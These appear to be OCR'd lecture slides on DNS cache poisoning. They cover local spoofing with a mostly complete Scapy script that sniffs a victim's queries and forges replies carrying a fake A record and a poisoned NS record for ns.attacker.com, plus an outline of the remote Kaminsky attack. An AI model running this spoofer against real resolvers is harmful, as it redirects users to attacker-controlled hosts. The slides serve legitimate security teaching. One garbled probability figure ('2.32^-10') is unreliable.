
# DNS Spoofing Attacks

- Attacks based on sending spoofed DNS replies

- DNS cache poisoning attacks:
  - Local attacks: The attacker is on **the same** network
  - Remote attacks: The attacker is on a **different** network
  - Why does it matter?


- DNS Rebinding Attacks

# DNS Cache Poisoning: Local Attack




# Local Attack

- What fields should be spoofed/known?
  - src/dst IP
  - src/dst port
  - DNS question
  - DNS transaction ID



# Local Attack



# Local Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=???, src=???)
     UDPpkt = UDP(dport=???, sport=???)

       …

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
             prn=spoof_dns)
```

# Local Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

       …

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
             prn=spoof_dns)
```

# Local Attack

```
def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)

     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)’,
            prn=spoof_dns)
```

# Local Attack

- On the user machine

```
$ dig www.example.net

;; QUESTION SECTION:
;www.example.net.           IN    A

;; ANSWER SECTION:
www.example.net.      259200     IN    A     1.2.3.4

;; AUTHORITY SECTION:
example.net.          259200     IN    NS    ns.attacker.com
```

# Local Attack – Note

- Targeting the authority section:
  - More dangerous than spoofing www.example.net, why?

- Can the attacker inject the IP address of ns.attacker.com in the additional section?


# Local Attack – Note

```
$ dig www.example.net
;; QUESTION SECTION:
;www.example.net.                IN    A
;; ANSWER SECTION:
www.example.net.      259200     IN    A     1.2.3.4
;; AUTHORITY SECTION:
example.net.          259200     IN    NS    ns.attacker.com

;; ADDITIONAL SECTION:
ns.attacker.com.      259200     IN    A     6.7.8.9
```

This cannot happen because the nameserver isn't related to the question. The DNS server will discard this info!

# DNS Cache Poisoning: Remote Attack



# Remote Attack


- The attacker is on a different network
  - Cannot sniff the network
- To spoof a reply, which data is hard to get remotely?
  - Src port (16 bits)
  - Transaction ID (16 bits)
- **The idea:** the attacker needs to generate them randomly
- Challenges:
  - Search space: $2^{16}*2^{16}$ options = $2^{32}$ (probability of success is $\mathbf{2.32^{-10}}$)
  - Time: 50 days to try all of them (assuming sending 1K pkts/sec)
  - Cache: if the attacker is wrong, the answer for www.example.net will be cached → wait longer

We need to know:
- src/dst IP
- src/dst port
- DNS question
- DNS transaction ID

# Remote Attack – Main Steps

1. Trigger the victim DNS server to send a DNS query
    - But, don’t trigger the victim DNS server to cache target hostname
    - Hint: no need to ask the **right question**
2. Spoof the DNS reply
    - Random generation of src port and transaction ID.
3. Negate the cache effect
    - Keep asking different questions

- This is called *The Kaminsky Attack*



# Remote Attack – The Problem

- Given a target hostname “www.example.net”:
  - What kind of query should we trigger?
  - What should we put in the reply to affect the DNS cache?

